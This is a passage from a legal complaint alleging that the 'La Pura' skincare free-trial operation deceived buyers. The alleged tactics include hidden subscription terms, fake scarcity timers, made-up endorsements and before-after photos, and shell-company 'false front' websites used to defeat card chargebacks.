
Reply. 3 . Like . 1 hour ago

28  
<sup>13</sup> *Id.*

132. On information and belief, victims of La Pura who purchased from the La Pura website were all subjected to representations that are similar or identical in substance, and were then funneled from affiliate pages such as this one to a second landing page hidden on a La Pura website.


133. The “Shark Tank” affiliate page is no longer linked to a La Pura landing page, but on information and belief, that URL was either <https://www.try-la-pura-skincare.com/lm/> or <https://www.try-la-pura-skincare.com/13/> - both landing pages which were operated by the La Pura Defendants and their group of shell companies. The existence of these landing pages is not immediately apparent to anyone other than the victims. Anyone who wanted to visit La Pura’s main website, [www.try-la-pura-skincare.com](http://www.try-la-pura-skincare.com)—which was deliberately made inaccessible—would be unable to find the landing pages and would never even know they existed.

134. A partial image of one of two La Pura landing pages, <https://www.try-la-pura-skincare.com/lm/>, appears below:<sup>14</sup>




<sup>14</sup> La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020).

1 135. If a user visits this landing page on a desktop computer, there is a link to a  
2 terms of service buried at the bottom of the screen, below the fold, which requires users to  
3 scroll down to see it. The text linking to that terms of service is set in gray text with a grey  
4 background and made intentionally difficult to see. It is further combined with several other  
5 links, and the text color is identical to a lengthy nearby paragraph (meaning that it is not at  
6 all obvious that it is even a clickable link).




19 136. If a user visits the landing page on a mobile device, which now constitutes the  
20 vast majority of Internet traffic, there are no terms of service or disclaimers visible  
21 whatsoever. Instead, a pop-up covers the bottom portion of the screen, encouraging victims  
22 to click to “Get Free Bottle” where they are taken to another “shipping information” page  
23 and asked for their full name, address, phone number, and email address.

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
137. At the very bottom of this order page, there is a “TERMS” hyperlink.



1           138. Again, the font is in tiny text, set to be the same color as the nearby paragraphs  
2 so that victims will not realize it is a link, and to even see it requires victims to scroll down  
3 to the bottom of the page and past the order form itself. Nowhere in the ordering process  
4 on either desktop or mobile is the victim required to check a box to agree to this terms of  
5 service or to otherwise indicate any form of assent.

6           139. Buried in the lengthy terms of service is a section entitled, “Product &  
7 Billing,” which states that everything the victims were being told on the website itself about  
8 the La Pura sample being “free” is in fact false: they must cancel within 14 days of their  
9 order or they will be billed an additional \$88.46 “for your initial order,” and, in fact, they  
10 only have 10 days to cancel because shipping will take 4 days. The terms of service further  
11 states that if the customer does not cancel within the 14-day period, La Pura will  
12 automatically bill the customer \$93.42 every thirty days for a new 30-day supply of the  
13 product.

14           140. Users signing up for a trial of La Pura through this landing page are subjected  
15 to a number of false or misleading representations. Most reprehensible is the fact that  
16 victims are never told they will be signed up for a monthly subscription for the product  
17 costing them \$93.42 a month. In fact, they are told exactly the opposite: that they will  
18 “[j]ust pay a small shipping fee.” And on the check-out page, victims are shown a graphic  
19 stating unambiguously that the price they will pay is “FREE,” with \$4.97 for “Shipping &  
20 Handling.”



141. A few weeks later, victims who were told that they would pay only a small shipping fee for the La Pura product are understandably shocked to see their credit card billed for an additional \$88.46 to which they did not agree. If they do not immediately call to cancel, they find themselves being billed endlessly, each and every month. This is nothing more than credit card fraud—lying to customers about what they will pay, taking their credit card information, and billing them for something they never agreed to. But this is just the beginning of the Defendants’ misrepresentations.

142. Victims are falsely told that La Pura has been “featured in” a number of magazines, including Marie Claire, Vogue, Cosmopolitan, Elle, and New You.



1 143. This misrepresentation is meant to dovetail with the fake celebrity affiliate  
 2 ads, which the Defendants know their victims will see as part of the sales funnel.

3 144. The landing page also presents a series of fake “before and after” photos.  
 4 These photos are labeled as “Real People” and “Real Results.” But on information and  
 5 belief, none of them are in fact La Pura customers. For example, “Annie,” who supposedly  
 6 used La Pura to restore her skin, is in fact journalist Emily Rekstis, who posted the before  
 7 and after photo of herself below on an article she wrote for Self magazine about her  
 8 experience with a 10-Step Korean beauty regime involving a number of products, but not  
 9 La Pura.<sup>15</sup>



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 21 145. Victims are told that La Pura has been “clinically proven” to help their skin in  
 22 a number of ways, including boosting hydration and nourishment, repairing and  
 23 revitalizing damaged skin, restoring elasticity and firmness, lifting and plumping sagging  
 24 skin, and eliminating wrinkles and fine lines. On information and belief, La Pura has not  
 25 in fact been clinically proven to do any of these things, and in fact it cannot do any of them.

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 28 <sup>15</sup> Emily Rekstis, *I Tried a 10-Step Korean Skin-Care Regimen for a Week, and Here Are the Results*, Mar. 26, 2016 ([https://www.self.com/story/how-to-do-10-step-korean-skincare-routine?mbid=social\\_facebook](https://www.self.com/story/how-to-do-10-step-korean-skincare-routine?mbid=social_facebook)) (last visited May 21, 2020).

1 146. Victims are also repeatedly told that the supply of La Pura is limited. On the  
2 landing page, a banner at the top of the page states: “WARNING: due to extremely high  
3 demand, there is limited supply of Product in stock as of [DATE].”<sup>16</sup> The website is  
4 programmed to automatically insert whatever the current date is, regardless of whatever  
5 the current supply of La Pura actually is.

6  
7 **WARNING:** Due to extremely high demand, there is limited supply of Product in stock as of **Saturday, May 16, 2020**

8 147. When a victim proceeds to the check-out page, they are presented with a  
9 graphic with red highlight supposedly describing the Sell-Out Risk as “HIGH.”  
10


11  
12 **In Stock**  
13 **Sell Out Risk: HIGH**  
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15  
16 148. Also on the check-out page is a graphic urging them to get their “free” bottle  
17 “while supplies last.”  
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


28 <sup>16</sup> La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020).

1 149. A timer at the top of the check-out page counts down from five minutes,  
2 warning consumers that it is a “limited time offer.” But in fact, the timer is a fake—at the  
3 end of the countdown, nothing happens, and the consumer can still sign up for the offer.



12 150. The second known landing page for La Pura is [https://www.try-la-pura-](https://www.try-la-pura-skincare.com/l3/)  
13 [skincare.com/l3/](https://www.try-la-pura-skincare.com/l3/). This page is a common template used by free trial scammers according  
14 to the BBB, *see* Ex. 1 at 6, and it contains similar representations to the “lm” landing page  
15 shown above.



1           151. Just like the “lm” landing page, the desktop version of the “l3” landing page  
2 features a link to a terms of service buried at the bottom of the screen, below the fold, which  
3 requires users to scroll down to see it. The text linking to that terms of service is combined  
4 with several other links, and the text color is identical to a lengthy nearby paragraph  
5 (meaning that it is not at all obvious that it is even a clickable link). On the mobile version  
6 of the “l3” landing page, the terms of service is visible, but again requires scrolling to the  
7 bottom of the page, and it is unclear that it is a link. Neither the mobile or desktop version  
8 of the “l3” landing page requires any check box or other act of assent by the victim.

9           152. The “l3” landing page makes similar misrepresentations as the “lm” landing  
10 pages to the La Pura victims. Consumers again told both that there is a limited supply, that  
11 there is a time limit, and are told that La Pura has been the subject of “recent media  
12 coverage.” And again, the current date is simply automatically inserted by the source code.

13  
14 **ATTENTION: Due to high demand from recent media coverage we can no longer guarantee supply.**  
15 **As of Thursday, May 21, 2020 we currently have product in-stock and will ship within 24 hours of purchase.**  
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1           153. The “13” page makes similar representations that the product can alter the  
2 functionality and appearance of human skin.

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The advertisement features a close-up of a woman's face with her eyes closed. Four colored circles (red, purple, blue, and green) are placed on her face: a red circle on her right eye, a purple circle on her right cheek, a blue circle on her chin, and a green circle on her left cheek. Lines connect these circles to a list of benefits on the right. The text is as follows:

**“IN THE SPOTLIGHT”**

**BENEFITS OF LA'PURA ANTI-AGE Anti-Aging Formula**


- ELIMINATES THE LOOK OF DARK CIRCLES**  
Restores nourishment in form of hydration to the under-eye area removing puffiness.
- REDUCES THE APPEARANCE OF WRINKLES**  
The boost in collagen and elastin helps retain the skin's dermal structure which results in reduction of the look of fine lines.
- ENHANCES SKIN HYDRATION**  
Active Ingredients facilitate in trapping moisture, which in turn hydrates the skin and prevents cracking.
- COUNTERS EFFECTS OF STRESS**  
Boosts skin immunity and prevents damaging effects of free radicals. Eliminates debris that makes skin dull and discolored.

\*Simulated Imagery

**ACHIEVE VISIBLY YOUNGER LOOKING SKIN!**  
La'Pura Anti-Age Supplies are limited. Get it today!

**RUSH MY TRIAL**

16           154. After victims click on “Rush My Trial” on the “13” landing page and enter  
17 their personal information, they are taken to a check-out page. An image of the “13” check-  
18 out page appears below.



155. As with the “1m” landing page, the “13” check-out page repeats the urgency that consumers must “Act now” because the Current Availability is “LOW STOCK” and the Sell-out Risk is “HIGH.” A prominent arrow claims there are “LIMITED QUANTITIES AVAILABLE.”

156. And as with the “1m” landing page, the “13” check-out page repeatedly calls the offer a “trial” and falsely represents to consumers that they will pay “\$0.00” for the product, and will only pay a small shipping and handling fee.

157. Once again, consumers signing up for a “free trial” of La Pura through this landing page are subjected to a number of false or misleading representations, including that they only will pay a small shipping fee, when in truth they have been auto-enrolled for a monthly subscription.

1 **The La Pura Defendants'**

2 **"False Front" Websites**

3 158. Just as an old-time speakeasy would maintain a false front of a legitimate  
4 business operation to distract law enforcement from their criminal activities, the La Pura  
5 Defendants also operate other websites whose sole purpose is to trick anyone conducting  
6 an investigation into the validity of these purchases, including a bank or credit card  
7 company deciding whether to grant a chargeback to a consumer who complains. The La  
8 Pura Defendants further operate hundreds of "false front" websites for non-existent  
9 products which, on information and belief, were used to apply for hundreds of separate  
10 merchant accounts for the purpose of avoiding fraud detection.

11 159. Plaintiff Tan was billed from three separate merchant accounts: (1)  
12 beautifullyremarkableh; (2) beautyhealthremarkable; and (3) skincarehealthybeautygroup.  
13 This is itself a glaring red flag: an ordinary company does not need to maintain three  
14 different merchant accounts to bill their customers. But the La Pura Defendants maintained  
15 **hundreds** of such merchant accounts under a host of shell companies, using them in a  
16 churn-and-burn scheme to commit bank fraud and injure the Class.

17 160. The company which billed Ms. Tan from the "beautifullyremarkableh"  
18 merchant account is, on information and belief, Total Health Supply TUA, Inc., a company  
19 that is nominally located in Santa Ana, CA. The company operates a website called  
20 beautifullyremarkablehealthyskin.com, which bills under the merchant account  
21 "beautifullyremarkablehealthyskin."<sup>17</sup> On information and belief, this account name was  
22 truncated in an e-mail sent to Ms. Tan. The website purports to be for a product line of  
23 creams and serums called Beautifully Remarkable Healthy Skin—but on information and  
24 belief, none of them actually exist. Instead, the website and the company were both a sham,  
25 used to apply for merchant accounts which were instead used to bill victims for the La Pura  
26

27 \_\_\_\_\_  
28 <sup>17</sup> Beautifully Remarkable Healthy Skin Website,  
<https://beautifullyremarkablehealthyskin.com/policies/terms-of-service> (last  
visited May 23, 2020).

1 products.

2 161. The company which billed Ms. Tan from the “beautyhealthremarkable”  
3 merchant account is also Defendant Total Health Supply TUA Inc. The company operates  
4 a website called beautyhealthremarkableskin.com, which states in its terms of service that  
5 customers will be billed using the “beautyhealthremarkable” merchant account.<sup>18</sup> The  
6 website purports to be for a product line of creams and serums called Beauty Health  
7 Remarkable—but on information and belief, none of them actually exist. Instead, the  
8 website and the company were both a sham, used to apply for merchant accounts which  
9 were instead used to bill victims for the La Pura products.

10 162. The company which billed Ms. Tan from the “skincarehealthybeautygroup”  
11 merchant account is, on information and belief, Defendant DL Group, Inc., a company that  
12 is nominally located in Arcadia, CA. The company operates a website called  
13 skincarehealthybeautygroup.com.<sup>19</sup> The website purports to be for a product line of creams  
14 and serums called Skin Care Healthy Beauty Group—but on information and belief, none  
15 of them actually exist. Instead, the website and the company were both a sham, used to  
16 apply for merchant accounts which were instead used to bill victims for the La Pura  
17 products.


18 163. On information and belief, the remaining shell companies created by the La  
19 Pura Defendants each operate various “false front” websites designed to assist them in  
20 applying for merchant accounts and defrauding banks. The known “false fronts” operated  
21 by each shell company are identified in Exhibit 2, which is incorporated herein by  
22 reference.

23  
24  
25  
26 \_\_\_\_\_  
27 <sup>18</sup> Beauty Health Remarkable Skin Website,  
<https://beautyhealthremarkableskin.com/policies/terms-of-service> (last visited May  
28 23, 2020).

<sup>19</sup> Skin Care Healthy Beauty Group Website,  
<https://www.skincarehealthybeautygroup.com/> (last visited May 23, 2020).

1           164. While victims signed up for a free trial on the website [https://www.try-la-](https://www.try-la-pura-skincare.com)  
2 [pura-skincare.com](https://www.try-la-pura-skincare.com), the La Pura Defendants maintained a second website—[https://www.la-](https://www.la-pura-skinproducts.com)  
3 [pura-skinproducts.com](https://www.la-pura-skinproducts.com). This website was designed to appear legitimate, and makes  
4 prominent disclosures of the trial terms. It further includes a shopping cart that requires a  
5 check-box to agree to a lengthy and prominent disclosure of the terms and nature of the  
6 product subscription, and in all respects is designed to appear compliant with the law.

7

8           


9

10            By placing an order with us, you agree to our full [Terms And](#)  
11 [Conditions & Privacy Policy](#) and the enrollment in our auto-ship  
12 program if you have selected a membership package.

13           LaPura - 14 Day Trial (You will be charged \$4.95 S&H today and sent a  
14 30 day supply. Upon shipping you will have a 14 day trial (10 day trial +  
15 4 day shipping) from shipment to cancel your membership and avoid  
16 being charged \$89.99, which is the full price of the product. If you are  
17 satisfied with the product, you need do nothing else and upon the  
18 expiration of the trial period, you will be billed \$89.99. Thirty days  
19 after your trial period ends and every thirty days thereafter, we will  
20 send you a fresh monthly supply at the low price of \$94.94 (\$89.99 +  
21 \$4.95) per month until you cancel your membership. Note: after 12  
22 months of rebills you must reauthorize the subscription should you  
23 still be interested in continuing monthly shipments. The trial period  
24 begins from the day of shipment of the product.

25           LaPura - 16 Day Trial (You will be charged \$3.95 S&H today and sent a  
26 30 day supply. Upon shipping you will have a 16 day trial (12 day trial +  
27 4 day shipping) from shipment to cancel your membership and avoid  
28 being charged \$69.99, which is the full price of the product. If you are  
satisfied with the product, you need do nothing else and upon the  
expiration of the trial period, you will be billed \$69.99. Thirty days  
after your trial period ends and every thirty days thereafter, we will  
send you a fresh monthly supply at the low price of \$73.94 (\$69.99 +  
\$3.95) per month until you cancel your membership. Note: after 12  
months of rebills you must reauthorize the subscription should you  
still be interested in continuing monthly shipments. The trial period  
begins from the day of shipment of the product.

Your order will be shipped in 1-2 business days and tracking number  
will be issued to your email. To cancel your order, please call our  
Customer Service toll free number at (877) 256-7948 or email us at  
[info@la-pura-skinproducts.com](mailto:info@la-pura-skinproducts.com). The charge will appear on your credit  
card statement as [la-pura-skinproducts.com](https://www.la-pura-skinproducts.com).

 (\$1.00 for shipping insurance will be billed separately)

[Place Order](#)

29           

1           165. But this second website is a fake. Victims do not actually sign up for the free  
2 trial there, and never actually view it as part of the ordering process. Instead, the sole  
3 purpose of this “false front” is to defraud the victim’s credit card or banking institution.  
4 When a customer complains or requests a chargeback, the La Pura Defendants falsely claim  
5 to the bank that the customer visited this second website and agreed to its prominent  
6 disclosures. And in their e-mail communications with customers or their banks, including  
7 Ms. Tan, the La Pura Defendants used an e-mail address from this second website as part  
8 of their efforts to fraudulently convince banks that their victims had in fact consented to  
9 the terms. In all respects, the “false front” website is designed to look like a legitimate  
10 company and not a scam.

11           166. On information and belief, Plaintiff and other victims of this scam were  
12 directed to the landing pages [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/) or [try-la-pura.skincare.com/l3/](http://try-la-pura.skincare.com/l3/),  
13 rather than the “false front” website.

14           167. On information and belief, the La Pura Defendants are using the “false front”  
15 website to fraudulently convince bank employees that victims had purchased La Pura  
16 products from that website, as opposed to the landing pages to which affiliates and  
17 advertisers actually directed their traffic.

18           168. The maintenance of these “false front” websites is itself an act of deception,  
19 intended not just to hide from law enforcement, but to prevent consumers from exercising  
20 their lawful right to a chargeback by their bank or credit card company for charges to which  
21 they never agreed. Presented only with the false front, banks and credit card companies  
22 cannot know that there is fraud being conducted behind it.

23           169. The Federal Trade Commission has recognized this tactic as a common one  
24 used by this kind of scammer: “The defendants sometimes hosted multiple versions of the  
25 same promotion. If consumers navigated from an embedded link on another site – the much  
26 more likely way people would learn about a product – they were taken to pages where  
27 products were offered for sale with what the FTC says were undisclosed automatic  
28 shipment programs. But a funny thing happened if you just typed in the URL – for example,

1 rippedmuscle.com. That took you to an entirely different site that included more visible  
2 disclosures of the trial offer. Why would a company create those different versions? The  
3 complaint suggests that it could have been done in an attempt to have a ‘clean’ version for  
4 banks, payment processors, and law enforcers.”<sup>20</sup>

5 170. This is exactly the deception Defendants have committed here. On  
6 information and belief, the La Pura Defendants operate a host of shell companies, which  
